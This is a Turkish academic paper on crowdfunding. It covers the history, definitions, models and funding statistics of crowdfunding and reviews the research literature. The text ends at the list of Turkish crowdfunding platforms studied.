2008 küresel ekonomik krizi ile birlikte bankalara olan güvenin azalması nedeniyle kitle fonlama platformları, kitle fonlamadan internet üzerinden yararlanmak isteyen taraflar ortaya çıkmıştır. Ancak kitle fonlama yöntemi eski bir şeyi yeni bir yolla yapmaktır. Milattan önce 3000 yıllarında toplumların işlerini finanse etme yöntemine benzetilmektedir. Kitle fonlama, sermaye oluşumu için geçmişten farklı olarak interneti kullanmaktadır. Bankaların ve finansal kurumların ortaya çıkmasından önce toplumlarda ticaretten altyapıya kadar her şeyin finansmanı için zengin aileler bireylere kredi sağlamışlardır. Finansal araç olarak borç senedi yaratılmış, faiz oranı birbirlerini ne kadar iyi tanıdıklarına ve ne kadar sermayeye ihtiyaç duyulduğuna göre değişmiştir. Borcu geri ödememenin cezası ise oldukça ağır olmuştur. O zamanki olayları bugünküyle ilişkilendirmek zor olsa da on dokuzuncu yüzyıl sonları ve yirminci yüzyıl başlarında Amerika’da kitleler sayesinde ortaya çıkan kurum ve ikonların örnekleri bulunmaktadır. Amerika’da Büyük Buhran’dan önce altyapı yatırımlarını ve hükümet faaliyetlerini finanse etmek için bankalar kurulmuştur. Endüstri devrimiyle birlikte tarımda yaşanan değişime uyum sağlamak amacıyla çiftçiler makine alımları için kredi almaya itilmişlerdir. Farklı sektördeki işletmeler de teknolojiye bu kayma nedeniyle sermayeye erişim zorluğuyla karşılaşmışlardır. İnşaat ve kredi kooperatifleri bireylere ve şirketlere sermaye sağlamışlardır. İnsanlar birikimlerini kooperatiflere yatırmışlar, birlik yeterli paraya sahip olunca kendi üyelerinin faaliyetlerini finanse etmiştir. Ancak bu kooperatifler küçük gruplara veya topluluklara hizmet verebilmişlerdir ve bankalar kadar farklı hizmet çeşidine sahip olamamışlardır. 1876’da kitle fonlama Dünya’da en fazla tanınan anıt olan Özgürlük Heykeli’nin finansmanında da kullanılmıştır. Fransız vatandaşları heykelin ve Amerikan vatandaşları da heykelin kaidesinin parasını ödemişlerdir. Her iki ülkede de gerekli parayı toplamak için toplantılar, tiyatro gösterileri, sanat açık artırmaları ve kampanyalar düzenlenmiştir. Özgürlük Heykeli’nin mimarı Frédéric Auguste Bartholdi, bağışta bulunan herkese üzerinde bağışçının adının yazılı olduğu heykelin bir minyatürünü vermeyi teklif etmiştir. Bu teklif bugünkü kitle fonlamada fon toplamak için kullanılan ödül sistemine benzemektedir (Dresner, 2014;4).

Kitle fonlamanın tarihsel gelişimi 1929 yılındaki Büyük Buhran’dan 2012 yılındaki Jumpstart Our Business Startups (JOBS) kanuna kadar bir zaman çizelgesinde gösterilebilir. Bu çizelgedeki önemli olayların 1929 yılındaki Büyük Buhran, 1933 yılındaki Amerika Sermaye Piyasası’nın kuruluşu, 1934 yılındaki yasa, 1982 yılındaki Yönetmelik D/Akredite Yatırımcı, 2001 yılındaki Worldcom ve Enron şirket skandalları, 2002 yılındaki Sarbanes-Oxley (SOX) Yasası, 2005 yılında Kiva’nın kurulması, 2008 yılında Kiva’nın kurulması, 2009 yılında Kickstarter platformunun faaliyetine başlaması ve 2012 yılındaki kitle fonlama yasası olarak bilinen JOBS yasasıdır. Şekil 1’de Amerika’da ortaya çıkan ve tüm Dünya’yı etkileyen, kitle fonlama yatırımının ortaya çıkışıyla ilgili önemli tarihsel gelişmeler verilmiştir (Dresner, 2014;12).

Şekil 1: Kitle Fonlama Yatırımının Ortaya Çıkışıyla İlgili Önemli Tarihsel Gelişmeler



Amerika'da kitle fonlama yatırımlarıyla ilgili kanun JOBS adı altında 2012 yılında A.B.D. Başkanı Barack Obama tarafından yasalaşmış ve 2013 yılında kitle fonlamasına ait düzenlemeler Amerika Sermaye Piyasası Kurulu (SEC) tarafından onaylanmıştır. (Dresner, 2014;11). İngiltere'de kitle fonlamayla ilgili düzenleme 2011 yılında yapılmış ve İngiltere'nin Sermaye Piyasası Kurulu (FCA) tarafından onaylanmıştır (Ergen vd., 2013). Japonya'da kitlesel fonlama düzenlemesi 2014 yılında yapılmış ve yeni şirketlere kitle fonlama yatırımı yapma imkânı sağlanması mümkün hale getirilmiştir (Atsan ve Erdoğan, 2015;308).

Türkiye'de Kalkınma Bakanlığı'nın onbirinci kalkınma planı özel ihtisas komisyonu ön raporu, kaynak kullanımı ve sermaye birikiminde yenilikçilik başlığı altında kitle fonlama yer almıştır. Bu raporda kitle fonlama, kamu tarafından fonlanamayan eylemlerin gerçekleştirilmesi için ortaklaşa fon oluşturmanın yeni yöntemlerinden birisi olarak görülmektedir. Kamunun kitle fonlama süreçlerini kullanması ve yönlendirmesi yeni katılımcılık yaklaşımlarının için bir olanak sağlayacağı vurgulanmıştır (Kalkınma Bakanlığı, 2017;15). Kitle fonlamayla ilgili yasal düzenleme taslak olarak 2016 yılında hazırlanmış, 5 Aralık 2017'de yayınlanarak yürürlüğe giren 7061 Sayılı Kanun'la yasalaşmış ve ikincil düzenleme aşamasındadır. Türkiye'de imece olarak bilinen yardımlaşma ve dayanışma kültürü kitle fonlamaya benzemektedir. Devlet kurumları tarafından yardıma muhtaç kişi veya başka ülkeler için halktan destek istenebilmektedir. Örneğin 1868 kuruluş tarihli Türk Kızılayı genel, sosyal yardım, uluslararası, afet müdahale, zekât, adak, ayni ve gayrimenkul bağışlar toplamaktadır. Bağış yöntemleri olarak internet, banka, kısa mesaj, çağrı merkezi, PTT ve yurt dışı kanalları kullanmaktadır. Türk Kızılayı'nın kitlelerden bağış yoluyla fon toplaması da kitle fonlama ile örtüşmektedir.

B. Kitle Fonlama Kavramı

Kitle fonlama kavramına ilişkin literatürde bulunan tanımlar Tablo 1'de verilmiştir (Atsan ve Erdoğan, 2015;301).

Tablo 1: Kitlesel Fonlamaya Ait Tanımlar

Yazar(lar)	Yıl	Tanım
Kleeman, Voß ve Rieder	2008	Kâr amaçlı bir firmanın, ürününün üretimi veya satışı için gereken belirli işleri, internet yoluyla kamuoyuna (kitlelere) açık çağrı yoluyla dış kaynaklardan yararlanarak temin ettiği durumlarda ortaya çıkar. Amaç; firmanın üretim sürecine karşılıksız veya firmaya sağlanan değere göre çok mütevazı bir karşılıkla kişilerin gönüllü katkı sağlamalarıdır.
Lambert ve Schwienbacher; Schwienbacher ve Larralde; Bellaflamme, Lambert ve Schwienbacher	Mart 2010 Eylül 2010 2014	Kitle fonlaması, internet yoluyla girişimlere belirli amaçlar doğrultusunda bağışçı olarak, ödül karşılığı, borç vererek veya hissedar olarak finansal kaynak oluşturmak için açık bir çağrıdır.
Ordanini vd.	2011	Kitlesel fonlama, bireylerce sunulan yeni projelere birçok insandan küçük-orta ölçekli yatırım tutarları toplayarak gerçekleştirilen fon yaratma girişimidir.
Giudici, Nava, Lamastra ve	2012	Büyük bir insan grubunun, bir web sitesi veya diğer online araçları

Verecondo		kullanarak bir projeye sermaye yatırmasıdır.
Ahlers, Cumming, Günther ve Schweizer	2012	Kitlesel fonlama, bir grup insanın belirli bir amacı desteklemek için genellikle çok küçük bireysel katkılar yaptığı bir fon yaratma şeklidir.
Ergen, Lau ve Bilginoğlu	2013	Kitlesel fonlama, birçok küçük yatırımcının birleşerek kendilerinin seçtiği bir projeye yatırımlarına karşılık bekleyerek ya da bazen sembolik karşılık isteyen bir biçimde ortak olması, ürün geliştirme aşamasındaysa ön sipariş vermesi ya da bir çeşit bağışta bulunarak, girişimcilere sermaye sağlamasıdır.
Wash	2013	Kitle fonlaması, yeni bir fikri gerçekleştirmek için çok sayıda destekçiden açık çağrı yoluyla kaynak isteme faaliyetidir.
Valanciene ve Jegeleviciute	2013	Kitlesel fonlama, sermaye edinmek isteyen girişimciler ile internet tabanlı araçlar vasıtasıyla gelişen bir sermaye kaynağı yaratan ve küçük miktarlarda yatırım yapmaya gönüllü özgün yatırımcılar arasında bağlantı kurma yöntemidir.
Lehner	2013	Kitlesel fonlama, “kitle” olarak adlandırılan geniş dağılımlı bir izleyici topluluğunun bir proje veya girişimi desteklemek için küçük miktarlarda para sağlamasıdır.
Joenssen, Michaelis, ve Müllerleile	2014	Kitlesel fonlama ticari veya ticari olmayan projelerin bireyler veya örgütler tarafından kamuya açık bir çağrıyla fon temin etmek, pazar potansiyelini değerlemek ve müşterilerle ilişki kurmak için başlatılmasıdır.

Bu tanımlar çerçevesinde kitle fonlama, fikir/proje girişimlerinin gerçekleştirilebilmesi için ihtiyaç duyulan finansman tutarını bulmak amacıyla çevrimiçi platform üzerinde bunlara ilgi duyan kitlelerle buluşturan ve finansman tutarını elde etmelerini sağlayan yeni bir finansal kaynak yaratma sistemi şeklinde tanımlanabilir. İş fikirlerinin finansmanında yeni bir yöntem olarak ifade edilen kitle fonlama melek yatırım ve girişim sermayesiyle karıştırılabilmektedir. Varlıklı bireylerin hisse yoluyla ortak olmak veya hisseye çevrilebilir borç vermeleri melek yatırım ve fon fazlası bireyleri bir araya getirerek yatırım yapanlar girişim sermayesini ifade etmektedir. Yeni bir kavram olan kitle fonlama ile melek yatırım ve girişim sermayesinin kavramsal olarak birbirleriyle karıştırılmaması amacıyla birbirinden farkları Tablo 2’de verilmiştir (Fettahoğlu ve Khusayan, 2017; 504).

Tablo 2: Kitle Fonlamanın Melek Yatırım ve Girişim Sermayesinden Farkları

	Melek Yatırım	Girişim Sermayesi	Kitle Fonlama
Yatırımcı Türü	Genelde bireysel yatırımcı	Girişim sermayesi yatırım ortaklığı	Kişilerden oluşan büyük bir kitle
Yatırım Tutarı	Orta (Ör. 1 milyon ABD doları altı)	Yüksek (Ör. 1 milyon ABD dolar üstü)	Düşük (Ör. Birkaç yüz bin ABD doları veya altı)
Özsermaye	Yüksek getiri sağlanmaktadır.	Düşük getiri sağlanmaktadır.	Yatırımcısına ödül, ön alım hakkı gibi olanaklar sağlar.
Hedef Kitle	Gelişmekte olan işletmeler (Startup)	Kendini kanıtlamış işletmeler	Gelişmekte olan işletmeler (Startup)
Yönetime Dahil Olma	Genel kurulda yer almaz.	Genel kurulda yer alır.	Genel kurulda yer almaz.
Katkı	Tecrübe ve iş bağlantıları	İş bağlantıları	Doğrudan bir katkısı yoktur.
Motivasyon ve Yatırımdan Beklenen Getiri	Finansal getiri önemlidir fakat başlıca neden değildir.	Finansal getiri kritiktir. Çünkü girişim sermayesi ortaklıktaki paylarını satarak yeni projeler için finans kaynağı sağlamak ister.	Finansal getiri önemli olmakla birlikte yatırım yapmak için tek neden değildir.
Geçmişteki Deneyim	Geçmiş dönemlerin girişimcileridir.	Finans, danışmanlık ve farklı deneyime sahiptirler.	Çoğunda geçmişte yatırım deneyimi bulunmamaktadır.
Yatırımın Coğrafi Yakınlığı	Çoğu yatırım yerel kalmaktadır.	Yerli ortaklarla ulusal ve artan bir şekilde uluslararası yatırımlar.	Yatırımlar internet üzerinden yapılmakta olup girişim sermayesine göre yatırımın mesafesi daha uzaktır.

Kitle fonlamanın da diğer finans yöntemlerinde olduğu gibi güçlü yanları, zayıf yanları, fırsatları ve tehditleri bulunmaktadır. Kitle fonlamanın SWOT analizi Tablo 3’te verilmiştir (Valenciene ve Jegeleviciute, 2013;45).

Tablo 3: Kitle Fonlamanın SWOT Analizi

	Amaca Ulaşılması İçin Yardımcı	Amaca Ulaşılması İçin Zararlı
	GÜÇLÜ YANLAR	ZAYIF YANLAR
İç Etkenler (Kitle Fonlamanın Özelliklerine Bağlı)	Girişimcilerin şirketle ilgili kararları kendilerinin almalarında hakları vardır.	Yönetimsel ve muhasebe sorunları
	Sermayeye Erişimin Kolaylığı	Sadece internet tabanlı olması, tavsiye yetersizliği
	Pazarlanabilirliğin test edilebilmesi şansı bulunur.	Kamu önüne sunulan fikir veya iş modelleri çalınabilir.
	Hem yerel hem de küresel topluluklar için faydaları vardır.	Yatırımcı koruması zayıf ve dolandırılma ihtimali vardır.
	FIRSATLAR	TEHDİTLER
Dış Etkenler (Çevrenin Özelliklerine Bağlı)	Bilgi toplumunun varlığı [tutundurma için sosyal ağlar, kitle kaynak kullanımıyla (Crowdsourcing) birlikte olma ihtimali]	Mevcut yasal düzenlemeler kitle fonlama için yetersizdir.
	Kitle fonlamanın ekonomi üzerinde beklenen pozitif etkisi	
	Niş yatırım/sermaye artırma fırsatı sunması	Küçük işletmelerin riskli olması

İnternet üzerinden fonlama yapıldığı için geniş kitleler tarafından tanınma, projenin pazarlanmasına yönelik geri dönüş alma, fonların yatırıma dönüştürülmesi, eski alanlara yeni yöntemin uygulanması gibi güçlü yanları ve fırsatları bulunurken, ek yasal düzenlemelerin yapılması, geniş kitlelere duyurulan projenin kopyalanması, yeni ve küçük işletmelerin daha fazla riskli olması zayıflıkları ve tehditlerdir.

C. Kitle Fonlama Modelleri

Bu başlık altında kitle fonlama modelleri olarak bağışa, ödüle, borca ve ortaklığa dayalı modeller açıklanmıştır. Bu modellerin sınıflandırılması Şekil 2’de verilmiştir (Paschen, 2017;180).

Şekil 2: Kitle Fonlama Modellerinin Sınıflandırılması

	Bağışa Dayalı Kitle Fonlama		Borca Dayalı Kitle Fonlama			Özkaynağa Dayalı Kitle Fonlama	
	Sadece Bağış	Ödüle Dayalı Bağış	Bağışlanabilir Kredi	Önsatış	Geleneksel Kredi	Yatırımcı	Girişimci
	Maddi Ödül Yok			Maddi Ödül Var			
Ödül Tipi	Ödül Yok	İtibar, Hatura, Diğer maddi olmayan ödüller	Eğer proje gelir veya kâr elde ederse sadece faiz	Bitmiş Ürün	Sabit Faiz	Menkul kıymetler, gelir veya kâr paylaşımı; projelere sadece akredite olmuş yatırımcılar erişebilir	Özkaynak, tahvil benzeri hisseler, menkul kıymetler, gelir veya kâr paylaşımı; projelere bütün yatırımcılar erişebilir
Platform Örneği	Kopernik Crowdrise	Indiegogo Experiment	Quirky TubeStart AppsFunder	Kickstarter PledgeMe	SoMoLend Lending Club	AngelList Seedrs EquityNet	Crowdcube Fundable

Bağışa dayalı kitle fonlama modeli sadece bağış veya ödüle dayalı bağış olarak ikiye ayrılabilir. Sadece bağışa dayalı kitle fonlamada bağış yapan için risk bulunmamaktadır. Bağışçılar herhangi bir menkul kıymet getirisi elde etmez. Girişimciler önemli tutarda sermaye artırmazlar. Ödüle dayalı bağış modelinde bağış yapanlar açısından dolandırılma gibi olaylar nedeniyle riskler bulunmaktadır. Gerçek anlamda bir finansal getiri yoktur. Potansiyel getiri küçüktür. Herhangi bir menkul kıymet elde edilmez. Birçok girişimcinin bir ürün olmadan sermaye artırımları zordur. Yatırıma dayalı olan kitle fonlama modeli borca dayalı ve özkaynağa dayalı olmak üzere ikiye ayrılır. Özkaynağa dayalı kitle fonlamada girişim kâr elde ettiği zaman kârın paylaşılması söz konusudur. Finansal kazanç için bir sınır bulunmamaktadır. Büyük sayıda yatırımcıyı çekebilir. Elbette yatırımcının kaybetme riski vardır. Sermaye sahipleri, iflas halinde kredi verenlere karşı sorumludurlar. Kitle fonlama yatırımlarıyla ilgili menkul kıymet yasaları karmaşık olabilir. Borca dayalı kitle fonlamada borç veren ile borç alan arasında önceden belirlemiş bir getiri oranı konusunda anlaşılır. Borç verenler borçlunun iflası halinde sermaye sahiplerine göre önceliklidir (The World Bank, 2013;20).

2013 ile 2016 yıllarında Avrupa’da (İngiltere hariç) kitle fonlama modellerine göre fonlama tutarları Tablo 4’te verilmiştir (Ziegler vd., 2018;30).

Tablo 4: Avrupa’da 2013-2016 Yılları Kitle Fonlama Modellerinin Fonlanma Tutarları (Milyon TL*)

Kitle fonlama modelleri	Yıllar			
	2013	2014	2015	2016
Bağışa dayalı kitle fonlama	31,95	46,6	70,08	119,68
Ödüle dayalı kitle fonlama	185,31	340,18	446,76	711,04
Borca dayalı kitle fonlama (P2P Tüketici+İşletme)	579,36	1.046,17	1.857,12	3.907,20
Özkaynağa dayalı kitle fonlama	140,58	235,33	511	816,64

Not: Her yıl Aralık sonu Dolar/TL Değerinden Çevrilmiştir.

2013 ile 2016 yıllarında İngiltere’de kitle fonlama modellerine göre fonlama tutarları Tablo 5’te verilmiştir (Cambridge Centre for Alternative Finance, 2017;13).

Tablo 5: İngiltere’de 2013-2016 Yılları Kitle Fonlama Modellerinin Fonlanma Tutarları (Milyon TL*)

Kitle fonlama modelleri	Yıllar			
	2013	2014	2015	2016
Bağışa dayalı kitle fonlama	2,556	6,99	52,56	172,48
Ödüle dayalı kitle fonlama	74,55	95,53	181,04	207,68
Borca dayalı kitle fonlama (P2P Tüketici+İşletme)	1.497,39	4.711,26	7.735,08	10.394,56
Özkaynağa dayalı kitle fonlama	97,98	305,23	1.059,96	1.179,20

Not: Her yıl Aralık sonu Dolar/TL Değerinden Çevrilmiştir.

2014 ile 2016 yıllarında Amerika Kıtasında (Amerika Birleşik Devletleri, Kanada, Meksika, Şili, Brezilya, Kolombiya, Arjantin ve Peru) kitle fonlama modellerine göre fonlama tutarları Tablo 6’da verilmiştir (Ziegler vd., 2017;30).

Tablo 6: Amerika Kıtasında 2014-2016 Yılları Kitle Fonlama Modellerinin Fonlanma Tutarları (Milyon TL*)

Kitle fonlama modelleri	Yıllar		
	2014	2015	2016
Bağışa dayalı kitle fonlama	410,08	630,72	1.193,28
Ödüle dayalı kitle fonlama	1.197,62	1.921,36	2.097,92
Borca dayalı kitle fonlama (P2P Tüketici+İşletme)	20.038	60.444	79.552
Özkaynağa dayalı kitle fonlama	633,76	1.746,16	2.006,40

Not: Her yıl Aralık sonu Dolar/TL Değerinden Çevrilmiştir.

1. Bağışa Dayalı Kitle Fonlama

Bağışa dayalı kitle fonlama modelinde, yatırımcıların sağladıkları fonların karşılığında proje sahibi fon sağlayanlara maddi ve/veya gayri maddi herhangi bir getiri veya menfaat temin etmediği için sağlanan fon aktarmaları bağış olarak kabul edilmektedir. Genellikle bu kitle fonlama modelinde kâr amacı olmayan ve hayırseverlik içeren sosyal, çevreci amaç taşıyan projeler yer almaktadır. Böylelikle bu projelerin daha hızlı hayata geçirilmesi söz konusudur. Burada en önemli risk, bağış, yardım, hayırseverlik projelerinin gerçek olmayan ve dolandırıcılığa açık yönünün olmasıdır. Bu riskin kitle fonlama platformlarının yaptığı ön inceleme yoluyla azaltılması mümkün olmaktadır. (Paschen, 2017;181).

2. Ödüle Dayalı Kitle Fonlama

Ödüle dayalı kitle fonlama modelinde, yatırımcıların sağladıkları fon büyüklüğüne göre proje sahibi tarafından önceden belirlenen maddi/gayri maddi değeri bulunan ürün/servislerin sunulması vaat edilir. Bu vaatler proje için ihtiyaç duyulan fon büyüklüğüne ulaşabilmek amacıyla bir nevi teşvik unsurudur. Projeye katkıda bulunanların mükâfat kazanma güdüsünü harekete geçirmek amacıyla genellikle finansal olmayan ödüller sunulmaktadır. Örneğin proje gerçekleştirildiğinde proje çıktısı olan bir ürün ise o üründen ücretsiz olarak fon katkısında bulunana verilmesi, teşekkür mektubu verilmesi, fon sağlayanların isimlerinin ürün veya web sitesinden duyurularak onure edilmeleri ya da ürüne isminin verilmesi gibi ödüller söz konusu olabilmektedir.

Yeni bir ürüne fon bulmak amacıyla yapılan ödüle dayalı kitle fonlama, sanat, tasarım, eğlence ve teknoloji sektörlerini kapsayan projeler için daha fazla kullanılmaktadır. Örneğin “Sıra Dışı İnsanlar” filminin kurgu ve post prodüksiyonu için 20.000TL ihtiyaç duyulmasına rağmen 39.500TL kitlesel fonlama ile sağlanmıştır. Katkıda bulunanlara galaya davetiye, kartpostal, setten fotoğraflar, web sitesine teşekkür ve yardımcı yapımcı unvanı verilmesi gibi armağanlar verilmiştir (Tekeoğlu, 2015;301).

3. Borca Dayalı Kitle Fonlama

Borca dayalı kitle fonlama modelinde, fon ihtiyacı bulunan proje kitle fonlama platformları aracılığıyla, fon miktarına göre bir vade ve faiz belirler ve kredi olarak fon sağlamaya çalışmaktadır. Projeye para yatıran yatırımcı, projenin kapsamı, vadesi ve faiz oranına göre belirlenmiş bir getiri elde eder. Borca dayalı kitle fonlama kişiden kişiye (P2P) veya kişiden işletmeye (P2B) borç verme şeklinde olabilmektedir. Bankadan borçlanmaya benzetmekle birlikte ihtiyaç duyulan fon bireylerden talep edilmektedir (Ziegler vd., 2017;21).

4. Özkaynağa/Ortaklığa Dayalı Kitle Fonlama

Ortaklığa dayalı kitle fonlama modelinde, proje kitle fonlama platformları aracılığıyla tanıtılarak pay bazlı yatırım şeklinde fonlanmaya çalışılır. Proje hedeflenen zaman içinde ihtiyaç duyduğu fon miktarına eriştiğinde bu fon kitle fonlama platformundan proje sahibi şirkete ödenmiş sermaye olarak verilir. Dolayısıyla yatırımcılar fonladıkları tutar karşılığı şirkete ortak olmuş olurlar. Geleneksel pay yatırıma benzese de birden çok küçük yatırımcının aracı kurumlar olmadan organize piyasalarda işlem görmeyen şirketlere ortak olmasını sağlar. Genellikle kitlelerin yeni girişimler (start-up) ve ticari yenilik kazanma ihtimali olan ürünlerin finansmanına öz sermayeye katılımları sağlanarak oluşturulmuş bir alternatif finans yöntemidir. Hisse senedi ihracıyla özkaynak sağlama çok ve uzun yasal düzenlemelere bağlıyken, özkaynağa dayalı kitle fonlamadaki hızlı büyüme ve yeni kurulan işletmeler göz önüne alınarak bu finansman yöntemine ilişkin yasal düzenlemeler hafifletilerek muafiyetler getirilmeye çalışılmaktadır (Hornuf ve Schwienbacher, 2017;579-580).

C. Literatür Taraması

Kitle fonlamayla ilgili yapılmış araştırmaların kısa bulguları Tablo 7’de verilmiştir (Short vd., 2017;152-154).

Tablo 7: Kitle Fonlamayla İlgili Araştırmalar

Yazar(lar)	Yıl	Dergi Adı	Kitle Fonlama Kapsamı	Literatür/ Teori Tabanı	Bulgular
Sonenshein vd.	2011	Organizational Behavior and Human Decision Processes	Prosper.com P2P borç verme platformundaki kredi verisi kontrollü laboratuvar çalışma verisiyle birlikte kullanılmıştır	Kredi alma kararlarında sosyal hesapların rolü araştırılmıştır.	Sosyal hesaplar, birbirini tanımayan taraflar arasında ekonomik mübadeleyi kolaylaştırmaktadır. Ancak hesaplar kredi performansı ile olumsuz ilişkili olabilir.
Zhang ve Liu	2012	Management Science	Prosper.com platformunun başlangıcı olan Şubat 2006’dan Eylül 2008’e platformdakilerden rassal olarak seçilen örneklem	Borç vermede sürü yaklaşımının araştırılması	Borç verenler, rasyonel sürü yaklaşımında, borç alanların kredibilitesini değerlendirirken borç alma kararlarını gözlemlemektedirler.
Lin vd.	2013	Management Science	Prosper.com platformunda Ocak 2007’den Mayıs 2008’e kadar olan tüm fon arayanlar	Zıt seçim ve sinyalin araştırılması	Borç verenlerin çevrimiçi arkadaşlıkları kredi kalitesinin bir sinyali olarak bulunmuştur.
Allison vd.	2013	Journal of Business Venturing	Kiva mikro borç verme platformunu kullanan gelişmekte olan ülkelerdeki girişimlerden 6.051 tanesi örneklemidir	Politik söylem ve warm-glow etkisinin birlikte kullanıldığı ekonomik araştırma	Projelerinin anlatım dilinde sorumluluklarını ve ilgilerini gösteren bir dil kullananların daha hızlı fon topladıkları, dilsel olarak başarılı, azim, farklılık kullananların daha yavaş fon topladıkları bulunmuştur.
Leung ve Sharkey	2014	Organization Science	Prosper.com P2P borç verme platformunda yer alan 37.766 örneklem.	Kategori üyeliğinin araştırılması	Proje birden fazla kategori içeriyorsa değeri yatırımcılar açısından düşmektedir.
Mollick	2014	Journal of Business Venturing	48.500 üzerinde Kickstarter verisi	Kitle fonlamanın belirleyicilerinin açıklayıcı teşhisi	Kitle fonlamanın başarısı, kişisel bağlantılara, projenin kalitesine ve başarısının bağlı olduğu ürün ve hizmetlerin fonlandığı alan olan coğrafyaya bağlıdır.
Belleflamme vd.	2014	Journal of Business Venturing	Kavramsal model	Ekonomideki fiyat teorisi	Girişimciler küçük tutarda sermaye ihtiyaçları varsa ön siparişi, fazlaysa kâr paylaşımını tercih etmelidirler.
Iyer vd.	2015	Management Science	Prosper.com platformunda yer alan 194.033 tane örneklem.	Kredi ve bilginin seçiminin araştırılması	P2P borç verenler kredi puanını değerlendirerek borç verenlere göre kredinin geri ödenmemesini %45 daha doğru

					tahmin edebilmektedir.
Drover vd.	2015	Entrepreneurship Theory & Practice	Sonuçlar 104 girişim sermayesinin 1036 tane seçim davranışlarını kapsayan iki deneyden elde edilmiştir	Doğrulama etkisinin araştırılması	Hem melek hem de kitle fonlama organizasyonları gelişmekte olan işletmeleri doğrulamaktadır.
Lin ve Viswanathan	2015	Management Science	Prosper.com platformunu kullanarak 4.358 projeyi yaratan örneklem olarak seçilmiş 777 borç verenin yarı deneysel tasarımı	Yatırım önyargısının araştırılması	P2P kitle fonlama işlemleri tarafların dışarda olmasından ziyade aynı coğrafi alanda olmalarında daha fazla ortaya çıkmaktadır.
Ahlers vd.	2015	Entrepreneurship Theory & Practice	Avusturalya'da faaliyet gösteren ASSOB platformundan 104 tane özkaynağa dayalı kitle fonlama kampanyası	Sinyal ve sosyal sermaye teorileri	Sosyal ve entelektüel sermaye fonlamanın başarısı üzerinde en az etkiye sahipken, dağıtılmamış kârlar ve risk bilgisinin paylaşılması etkin sinyallerdir.
Allison vd.	2015	Entrepreneurship Theory & Practice	Kiva platformu aracılığıyla 51 ülkede 36.000'in üzerinde mikrokredi sağlanan girişimci örneklemidir,	Bilişsel değerlendirme teorisi	Borç verenler, girişimlerini bir iş fırsatı gibi gösterenlerden ziyade başkalarına yardım etme fırsatı olarak anlatan ve vurgulayan girişimlere karşı olumludur.
Bruton vd.	2015	Entrepreneurship Theory & Practice	Girişimci finansmanında yeni alternatiflerle ilgili özel konu için kavramsal giriş	Girişimci finansmanında yeni inovasyonlar	Sermaye için kaynakların ve talebin yönetimi ve çıktıların nasıl etkilendiğinin öğrenilmesi amacıyla yeni kurumsal bilgiye ihtiyaç duyulmaktadır.
Burtch vd.	2015	Management Science	Çevrimiçi borç verme platformunun rassal alan deneyi	Mahremiyet ve şöhret üzerine araştırma	Enformasyon kontrolüne erişimin azaltılması sermayenin artırılmasında olumlu etkisi vardır.
Cholakova ve Clarysse	2015	Entrepreneurship Theory & Practice	Sympid (Hollanda'daki en büyük özkaynağa dayalı kitle fonlama platformu) yatırımcılarından 155 tanesine anket uygulanması	Ödüle dayalı kitle fonlamaya çeken nedenler	Özkaynağa dayalı fonlama nedeni finansal fayda sağlamaktır, her hangi bir finansal olmayan nedenin rolü yoktur.
Colombo vd.	2015	Entrepreneurship Theory & Practice	Kickstarter.com'dan 669 tane proje	Sosyal sermaye üzerine araştırma	Kampanyanın başarısında iç sosyal sermayenin olumlu etkisi kampanyanın düzenlendiği ilk günlerinde toplanan sermaye ve destekçilere bağlıdır.
Moss vd.	2015	Entrepreneurship Theory & Practice	2006'dan 2012'ye kadar Kiva mikro finans kitle fonlama platformunu kullanan girişimcilere verilen krediler	Sinyal teorisi, girişimci ve organizasyon fayda uyumu	Mikro girişimlerin fon almalarında bağımsızlık, agresif rekabetçilik ve risk almanın sinyal olduğu belirtilmiştir.
Mollick ve Nanda	2015	Management Science	Mayıs 2009'dan Haziran 2012'ye Kickstarter'da en az 10.000\$ toplamaya çalışan tiyatro projelerinden rassal seçilen örneklem	Karar almadaki uzmanların rolünün araştırılması	Kitlenin ve uzmanların fonlama kararları arasında kitlenin fonlamaya daha yatkın olduğu konusunda görüş birliği bulunmaktadır.
Calic ve Mosakowski	2016	Journal of Management Studies	Python web-crawler algoritması kullanılarak Kickstarter'dan 87.261 proje	Sosyal hareketler üzerine araştırma	Sürdürülebilir uyumun, yaratıcılık ve üçüncü taraf desteğiyle yürütülen kitle fonlama projelerinin fonlanma başarısında olumlu etkisi vardır
Paravisini vd.	2016	Management Science	Ekim 2007 ile Nisan 2008 arasında Lending Club'ın kredilerinin panel verisi	Risken kaçınmanın araştırılması	Yatırımcıların zenginliklerine göre risken kaçınmaları ve alışkanlıkları benzerdir.
Kuppuswamy ve Bayus	2017	Journal of Business Venturing	10.000 tane rassal seçilmiş Kickstarter projesinin günlük gözlemlenmesi	Amaç/Algılanan Etki	Projenin hedefine ulaşması yaklaştıkça destek artmaktadır.
Davis vd.	2017	Journal of Business Venturing	Öğrenci olan 102 katılımcının Kickstarter'da bulunan 10 tane projeye reaksiyonları	Duygusal olaylar teorisi	Ürün yaratıcılığıyla ilgili algılar potansiyel destekçilerin duygusal tepkileri neticesinde kitle fonlamanın performansını olumlu etkilemektedir.

II. ARAŞTIRMANIN AMACI, KAPSAMI VE YÖNTEMİ

A. Araştırmanın Amacı

Bu araştırmanın amacı, Türkiye’de kitle fonlamanın geçmişini, kullanılan kitle fonlama modellerini, kitle fonlama platformlarını ve en önemlisi girişimcilerin bu yöntemle elde ettiği ekonomik büyüklüğü ortaya koymaktır.

B. Araştırmanın Kapsamı

Bu araştırma kapsamına Türkiye’de faaliyet gösteren kitle fonlama platformları, buralarda başarılı/başarısız kitle fonlama girişimleri ve başarılı olan girişimlerin finansman tutarları girmektedir. Türkiye’de faaliyette olan ve bu araştırmada kullanılan platformlar Tablo 8’de verilmiştir.

Tablo 8: Türkiye’de Faaliyette Bulunan Kitle Fonlama Platformları

Kitle Fonlama Platformları	Kuruluş Yılı
CrowdFon	2011
FonGoGo	2013
Buluşum	2015
Arıkovanı	2016
Fonbulucu.com	2017
İdeanest	2017

